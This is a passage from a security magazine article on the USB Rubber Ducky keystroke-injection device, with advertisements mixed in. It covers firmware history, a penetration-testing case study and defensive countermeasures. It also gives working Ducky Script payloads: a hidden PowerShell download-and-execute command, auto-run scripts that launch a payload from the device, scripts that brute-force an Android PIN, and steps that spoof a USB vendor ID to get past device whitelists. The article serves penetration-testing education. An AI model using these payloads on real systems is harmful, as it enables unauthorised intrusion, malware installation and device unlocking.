the blanks for other countries. First came French, then Deutsch, and after a few months more, communities were combining their efforts to help aid in adding support for their countries/languages. To this day, the community is still growing; if your language/keyboard is not supported, jump on the Hak5 forums for support (<http://forums.hak5.org>).

## Community Firmware

As the world was initially left with a firmware that would only work in Microsoft Windows, midnitesnake took on the challenge of building the first cross-OS firmware. Back in December 2011 the Hak5 source code had not yet been released, so the firmware had to be designed and written from scratch! By analyzing the Ducky under a magnifying glass the chipset could easily be read 'Atmel AT32UC3B1256'. Visiting the Atmel website (<http://www.atmel.com/>) midnitesnake discovered that the USB HID documentation and Atmel compiler (Atmel Studio) were all freely available for developers and hobbyists. Following Atmel's examples, midnitesnake started to code his own firmware. Unfortunately, the firmware never worked... it was not until February 2012, when Hak5 finally released their code, that the mistake was spotted – the clock speeds of the micro-controller were all wrong! After correcting the code, midnitesnake found that the new firmware sprang into life, and was additionally 10x faster – and, surprisingly, worked across several OS's (Windows, Ubuntu and OSX). But at this point, it was just a C-language Proof-of-Concept (PoC), with no state-machine or Ducky Script this PoC was difficult for users to program. So for backwards compatibility and ease of use, midnitesnake ported Jason Applebaum's state machine to the new Ducky community firmware, giving the community an effectively new penetration testing toy. He continued to develop addition firmware, all with different features: specific triggers, mass storage, and device composition. To this day midnitesnake is still working as the sole firmware developer trying to create new features, and make the Ducky easier to use.

## HID Injection Attacks

The stock firmware is a basic keyboard HID injection attack. This essentially means that the Ducky is behaving as an automatic keyboard – typing much faster than any human. The Ducky's speed is limited to the USB bus and the clock speed of the micro-controller. Still it can type in seconds what would take the average human minutes.

The Ducky can quickly type on a machine that has briefly been left unlocked, or it can be used in brute-force attacks to compromise a login form or authorization request. In-fact the Ducky can be used in any situation where a keyboard is normally used, even to aid in repetitive tasks. We will now look at a simple Ducky payload to demonstrate the simple nature of Ducky Script and how simple the Ducky is to program.

## Creating an inject.bin

Copy the 'Sample Payload' from Listing 1 and insert the text into any text editor (Notepad, Nano, Vi) and save to a file called *sample.txt*.

To run the encoder, you need to check if Java is installed on your machine. Open a command-line terminal with `cmd.exe`, and type `java -version`, if you receive `command not found` it is possible that Java is not installed on your system. Visit <http://java.com/en/download/index.jsp> to download Java for your system.

Now to convert the *sample.txt* into an *inject.bin*, copy the command from Listing 2.

Alternatively, if you are not using an American configuration / language, you can switch languages by using the `-l` flag (see Listing 3).

Then simply copy the *inject.bin* over to the sd-card (using a suitable adapter).

Remove the sdcard, and insert into the Ducky's sdcard reader. Plug the Ducky into a Windows Computer. And watch the payload open notepad and write your test message.

If you want some ideas on creating some Ducky Script payloads, the community is maintaining a small list on the Hak5 github repository <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads>. Also if you are more interested in attack vector payloads visit <https://code.google.com/p/simple-ducky-payload-generator/> for a collection of remote shells and social engineering type payloads.

## Case Study – Social Engineering

We will now look at a case study where the Ducky was used during a penetration test:

Bob is a Professional Penetration Tester for company X. Bob's specialty is Social Engineering engagements. Company ACME-Financial, has hired company X (Bob's employer) to perform some annual penetration testing to ensure that all their customers financial information is safe and cannot be hacked into by a 3rd party (industrial espionage).

Bob, being an experienced Social Engineer decides to drop several USB drives (Duckies) in the car-park/

communal-area/smokers-area, hoping someone notices a drive, picks it up and inserts it into their machine back at their desk. The USB starts a reverse-shell to a server Bob controls, Bob can then start hacking ACME-Financial from the inside-out. Bob made a reverse-shell payload (see Listing 4), and inserted the Ducky into its case. The Ducky now resembles a plain USB drive; which upon insertion would rapidly start typing at the keyboard and effectively create a reverse-shell to Bob's server on the Internet. Bob stuck a sticker on the USB labeled '2012 Top Account Info' hoping someone would spot it, pick it up, and try to read the USB drive in their machine.

Bob waits patiently in his car, using his cellular modem to access the Internet. Bob sits quietly, intensely staring at his screen, waiting for the ping of a reverse-shell connecting. Then boom, Bob has

### Listing 1. Simple Payload

```
DELAY 3000
WIN R
DELAY 100
STRING NOTEPAD
ENTER
STRING This is a Test. My First Ducky Payload!
ENTER
```

### Listing 2. Converting Simple Payload into inject.bin using Encoder v2.6

```
java -jar duckencoder.jar -i sample.txt -o
inject.bin
```

### Listing 3. Converting Simple Payload into inject.bin using Encoder v2.6 and GB Keyboard Mapping

```
java -jar duckencoder.jar -l resources\
gb.properties -i sample.txt -o inject.bin
```

### Listing 4. Powershell Download and Execute Payload

```
DELAY 3000
WIN R
DELAY 100
STRING powershell -windowstyle hidden
(new-object System.Net.WebClient).
DownloadFile('http://example.com/exploit.
txt','%TEMP%\exploit.exe'); Start-Process
"%TEMP%\exploit.exe"
ENTER
```

access to the local network! Someone has inserted one of Bob's Duckies into their computer.

## DLP Attacks

Shortly after discovering the answer to building different key-mappings without the need to alter the firmware, midnitesnake released a firmware that allowed the Ducky to function as a normal USB Mass Storage device. This was functional but slow; as the Ducky is Open-Source the Manufacturer (Hak5) nor midnitesnake (community leader) could use the proprietary SDIO code that allows fast file transfers. Hence, the Ducky is limited to the maximum speed of the MMC data transfer rate of approximately 150KB/s. This firmware release was the initial stepping stone, for the progression of the Composite Duck, nick-named 'The Twin Duck'.

However, there is an important part the Ducky can play. The firmware has been given the functionality to mimic a specific USB VID and PID from within a file stored on the micro-sdcard called *vidpid.bin*. This file is read by the microcontroller as power is initially supplied to the device, and the values contained within this file are used to manipulate the data on the Ducky's USB stack. When the OS starts to interrogate the device for the VID, PID, and class identifiers, this information is then supplied to the OS so the appropriate driver can be loaded. Any device control software (DLP solutions), which operates on white/black-lists, can therefore be easily bypassed as the Ducky can pretend to be an authorised device. For example, if an organisation only allowed encrypted Kingston Data Traveller USB Drives, the Ducky would pretend to be a Kingston Data Traveller. The OS would correctly mount the drive; and the user is free to copy data to/from the device. This has been successfully demonstrated within the industry with organisations restricting the use of USB Disk Drives to a particular vendor that supplies encrypted drives. The Ducky is able to pretend to be an encrypted drive and can successfully be mounted. The file *vidpid.bin* can be easily be altered by any hex editor software (Windows: *HXD* <http://mh-nexus.de/en/hxd/>, Linux: *xxd*, *hexedit*). The VID and PID are read as Hexadecimal values and not ASCII. For example to mimic the USB VID PID of a Kingston Data Traveller set the first four bytes of the *vidpid.bin* file to:

09 51 16 00

Then, you need to save the file, unplug, and re-insert the Ducky. You should then find that the



[ GEEKED AT BIRTH ]



You can talk the talk.  
Can you walk the walk?

[ IT'S IN YOUR DNA ]

### LEARN:

Advancing Computer Science  
Artificial Life Programming  
Digital Media  
Digital Video  
Enterprise Software Development  
Game Art and Animation  
Game Design  
Game Programming  
Human-Computer Interaction  
Network Engineering  
Network Security  
Open Source Technologies  
Robotics and Embedded Systems  
Serious Game and Simulation  
Strategic Technology Development  
Technology Forensics  
Technology Product Design  
Technology Studies  
Virtual Modeling and Design  
Web and Social Media Technologies

[www.uat.edu](http://www.uat.edu) > 877.UAT.GEEK

OS will now identify the Ducky as a Kingston Data Traveler Drive. Since this development, Anti-Virus (AV) companies and other DLP vendors have jumped onto the Ducky project in order to research viable counter-measures. Currently, the vendors have come up with the following solutions to stop Ducky DLP attacks:

- Additionally using the USB serial number to verify the device. Current Ducky firmware de-

velopments have not established an easy way of manipulating serial numbers. Currently the user would need to recompile the firmware in order to change the USB serial number.

- Additionally using the USB Vendor labels; again, this has to be manually changed inside the firmware source code and re-compiled.
- Fully disabling USB Mass Storage Support for Users that are not authorised to use mass storage devices.

### Listing 5. Windows Example Auto-run Attack Code in Ducky Script

```
DELAY 3000
WIN R
DELAY 50
STRING CMD.EXE
ENTER
DELAY 100
STRING for /f %d in ('wmic volume get driveletter^, label ^| findstr "DUCKY"') do set myd=%d
ENTER
DELAY 50
STRING %myd%\payload.exe
ENTER
STRING EXIT
ENTER
```

### Listing 6. OSX Example Auto-Run Attack Code in Ducky Script

```
DELAY 3000
COMMAND-SPACE
DELAY 100
STRING /Volumes/DUCKY/payload.bin
ENTER
```

### Listing 7. Ubuntu Example Auto-Run Attack Code in Ducky Script

```
DELAY 3000
ALT-F2
DELAY 50
STRING Terminal
ENTER
DELAY 100
STRING /media/DUCKY/payload.bin
ENTER
DELAY 100
EXIT
```

## Auto-Run Type Attacks

The Ducky has numerous alternative firmware created by midnitesnake; the composite device (or `c_duck_vXX.hex`) is a combination of the Keyboard HID Emulation and the Mass Storage device. Now, the HID payload can directly reference the Drive/Partition of the sdcard mounted on the actual Ducky. This essentially brings back auto-run type attacks as no interaction is needed from the user. The Ducky can type so fast that a small and simple payload is triggered within a flash!

The code shown in Listing 5 utilizes the power of the Windows Management Instrumentation Command-line (WMIC) to find the drive letter associated with the label `DUCKY`, then sets an environment variable to reference the drive. Then, the payload on the sdcard is executed through the use of the environment variable. No interaction is required from the user, other than possibly inserting the Ducky (in disguise as a normal USB Drive) into their computer. WMIC is only present in Windows, therefore the payload needs adapting for OSX or Linux systems (see Listings 6, 7).

Note: Timings may need to be adjusted depending on the speed of the system

## Ducky & Mobile Devices

### Android

Hak5's Darren Kitchen was the first to test out midnitesnake's new firmware and found the Ducky would also function on the Android Platform. Darren successfully tested the firmware on the Galaxy Nexus/Note running the Android version 4.2.1. Darren programmed a script that would utilize the power of the Ducky to unlock his phone within 24 hours. For this attack to work you will need a compatible USB (micro) On-The-Go (OTG) cable.

With a 4 digit PIN and the default of 5 tries followed by a 30 second timeout you are looking at a best case scenario of exhausting the key space in about 16.6 hours. Thankfully the USB Rubber Ducky never gets tired, bored or has to pee.



Rather than post the nearly 600K Ducky Script in Listing 8 and 9 are the bash scripts used to create it. You could modify it to do 5 digits, but that would take 166 hours. 10 digits would take 1902.2 years.

The composite firmware can be used to sneakily install an application onto an Android device. Firstly, configuring the HID injection payload to alter the security settings to allow software installation from unknown sources. Secondly, the HID payload would have to navigate to the \*.apk program you wish to install from the micro sdcard (see Listing 10).

## iOS

The Ducky will additionally work on iOS through the use of a special USB camera add-on. The USB camera adapter interfaces with the slightly older 30pin docking interface present on older versions of the iPad and iPhone. The Ducky has been successfully demonstrated at typing within the notes application. However, the security management on the PIN/Password entry is slightly different, forcing ever increasing timeouts after every five incorrect password attempts. No one has currently published any brute force attack scripts, but it is possible.

## Fuzzy Duck

Or rather 'Ducky Fuzzing' is an advanced topic and not really aimed at beginners. For fuzzing you need an understanding of C programming and the HID Protocol. So, how do you use the Ducky as a simple USB fuzzer?

Solution: You can manipulate the Ducky's Firmware configuration files (*conf\_\*.h*) to contain overly large strings, or manipulate the USB Endpoints. If you have a deeper understanding on the HID protocol specification, you can dig deeper into the code and tinker with additional values. But beware that if you break the USB Stack or the HID Proto-

col specification, the Ducky's firmware may crash upon power-up and your fuzzing payload will not be sent to the host computer. If the Ducky's firmware crashes, it is a simple procedure of putting the Ducky back into DFU mode, and re-flashing another firmware.

By altering the Ducky's USB VID and PID, the Windows OS will assume the Ducky is the device specified by its VID PID table, and automatically load appropriate drivers. On Linux, you can simply alter a udev rule to force the OS into loading a different kernel module. You can easily pretend to be different USB devices, effectively turning the Ducky into an affordable USB Fuzzing Device.

There is no current automation, so, unfortunately, the firmware has to be recompiled each time you want to change or alter the configuration. But this does allow pentesters to effectively fuzz the implementation of the USB stack for various drivers.

The Ducky has been used to find some potentially exploitable bugs within some USB Ethernet drivers. As a starting point the main file that you will want to edit for fuzzing is called *conf\_usb.h*, below are some of the variables you may wish to alter:

- USB\_DEVICE\_MANUFACTURE\_NAME
- USB\_DEVICE\_PRODUCT\_NAME
- USB\_DEVICE\_SERIAL\_NAME
- UDI\_MSC\_GLOBAL\_VENDOR\_ID
- UDI\_MSC\_GLOBAL\_PRODUCT\_VERSION
- USB\_DEVICE\_EP\_CTRL\_SIZE
- USB\_DEVICE\_MAX\_EP
- UDI\_MSC\_IFACE\_NUMBER
- UDC\_GET\_EXTRA\_STRING()

## White Hat Ducky

The Ducky does not always have to be Black Hat related device. Rather than limiting the Ducky to

### Listing 8. A Linux Bash Script

```
echo DELAY 5000 > android_brute-force_0000-9999.txt; echo {0000..9999} | xargs -n 1 echo STRING
| sed '0~5 s/$/\nWAIT/g' | sed '0~1 s/$/\nDELAY 1000\nENTER\nENTER/g' | sed 's/WAIT/DELAY
5000\nENTER\nDELAY 5000\nENTER\nDELAY 5000\nENTER\nDELAY 5000\nENTER/g' >> android_brute-
force_0000-9999.txt
```

### Listing 9. An OSX Shell Script

```
echo DELAY 5000 > android_brute-force_0000-9999.txt; echo {0000..9999} | xargs -n 1 echo STRING
| gsed '0~5 s/$/\nWAIT/g' | gsed '0~1 s/$/\nDELAY 1000\nENTER\nENTER/g' | gsed 's/WAIT/DELAY
5000\nENTER\nDELAY 5000\nENTER\nDELAY 5000\nENTER\nDELAY 5000\nENTER/g' >> android_brute-
force_0000-9999.txt
```

attacking systems, applications, or end users, the Ducky can also be used as a tool to aid or even complement security. Just check out some of the scenarios below.

## Listing 10. Android Payload– Allow Program Installation from Unknown Sources

```
CTRL P
REM SELECT SECURITY
REM TOTAL 13 DOWNARROWS
DOWNARROW
REPEAT 12
REM SELECT UNKNOWN SOURCES
RIGHTARROW
ENTER
REM SAY OK TO THE POPUP MESSAGE
RIGHTARROW
ENTER
```

## On The Web

- Buy A Ducky Today – <http://hakshop.myshopify.com/products/usb-rubber-ducky/>
- Ducky Decode – Community Website – <http://ducky-decode.googlecode.com/>
- Simple Ducky Payload Generator – <http://simple-ducky-payload-generator.googlecode.com/>
- Hak5 Forums – USB Rubber Ducky – <http://forums.hak5.org/index.php?/forum/56-usb-rubber-ducky/>
- Hak5 Ducky Payloads – <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads>
- The USB Rubber Ducky Definitive Guide v0.B (DRAFT) – <https://code.google.com/p/ducky-decode/downloads/>
- Atmel Studio – <http://www.atmel.com/tools/ATMEL-STUDIO.aspx>

## Glossary

- AV: Anti-Virus;
- DLP: Data Loss Prevention;
- EP: End-Point;
- HID: Human Interface Device;
- KB: Kilo-Byte (1024 Bytes);
- MSC: Mass Storage Class;
- OS: Operating System;
- OTG: On-The-Go;
- PID: Product Identifier;
- PIN: Personal Identification Number;
- PoC: Proof of Concept;
- UDC: USB Device Controller;
- UDI: USB Device Interface;
- USB: Universal Serial Bus;
- VID: Vendor Identifier;
- WMIC: Windows Management Instrumentation Command-line.

## Solve Mundane Repetitive Tasks

Once the Ducky is programmed with a set sequence of commands, it can make complex key combinations or mundane repetitive tasks easily to manage. Simply, insert the Ducky into the computer or push the Ducky's GPIO button to repeat the given payload. A good example is copying the DeepFreeze shortcut for restoring a workstation to a clean-image. Instead of your fingers clambering across the keyboard for *CTRL-SHIF-ALT-F6*, simply program the Ducky to type this key-combination.

## Passwords

The Ducky can easily remember long complex password strings, and can function remarkably similar to a Yubi Key. If the Ducky was solely used for authentication, if you lose your Ducky, you risk losing the access and security to any accounts. Instead use the Ducky as a secret token, augmenting your existing passwords with a magic token generated by the Ducky. Making your passwords more difficult to crack depending on the format of the cryptographic hashes used to represent your secret passphrase.

## Open Source Encrypted Storage

One community member 'The BlueMatt' has taken midnitesnake's original mass storage device firmware (*USB\_vXX.hex*) and added AES encryption to facilitate an open-source encrypted mass storage device [https://github.com/TheBlueMatt/Mass\\_Storage](https://github.com/TheBlueMatt/Mass_Storage). The Ducky's microcontroller actually supports the AES encryption algorithm <http://www.atmel.com/Images/doc32132.pdf>. Though currently limited in its application, there is the potential to further develop this project.

## MIDNITESNAKE

*Midnitesnake is a professional penetration tester and security researcher for Pentura Ltd, a UK Security Company that specialises in Penetration Testing, Consultancy and additional security related services. He has been working within the computer security field for over 9 years, working within the government and commercial sectors. He has worked in some of the largest security companies spanning both sides of the Atlantic. An avid mentor and keen trainer, midnitesnake has supported many individuals that now take on senior or managerial roles within several security focused companies. Keen on several aspects of the computer security field, his talents spread between application, infrastructure, wireless and hardware penetration assessments.*

UPDATE  
NOW WITH  
**STIG**  
AUDITING

“IN SOME CASES  
**nipper studio**  
HAS VIRTUALLY  
**REMOVED**  
the **NEED FOR** a  
**MANUAL AUDIT**”  
CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at [www.titania.com](http://www.titania.com)



[www.titania.com](http://www.titania.com)

CYBER ATTACKS ARE ON THE RISE.

# SO, YOU THINK YOUR SYSTEMS AND NETWORKS ARE SECURE?

*Think again – you’ve already been attacked and compromised.*

And, we should know because we did it in less than four hours. Here’s the good news: we’re the good guys. We can tell you what we did and how we did it, so you’ll be prepared when the bad guys try it – and they will. We’ll show you how.

- ✓ COMBAT CYBER ATTACKS
- ✓ ENSURE RESILIENCE
- ✓ MITIGATE RISK
- ✓ IMPROVE OPERATIONAL EFFICIENCY

Visit [www.KnowledgeCG.com](http://www.KnowledgeCG.com) to learn how KCG’s experienced, certified cybersecurity professionals help our government and commercial customers protect their cybersecurity programs by knowing the threat from the inside out.



TRUSTED CYBER ADVISOR

KNOWLEDGE  
consulting group  
**KCG**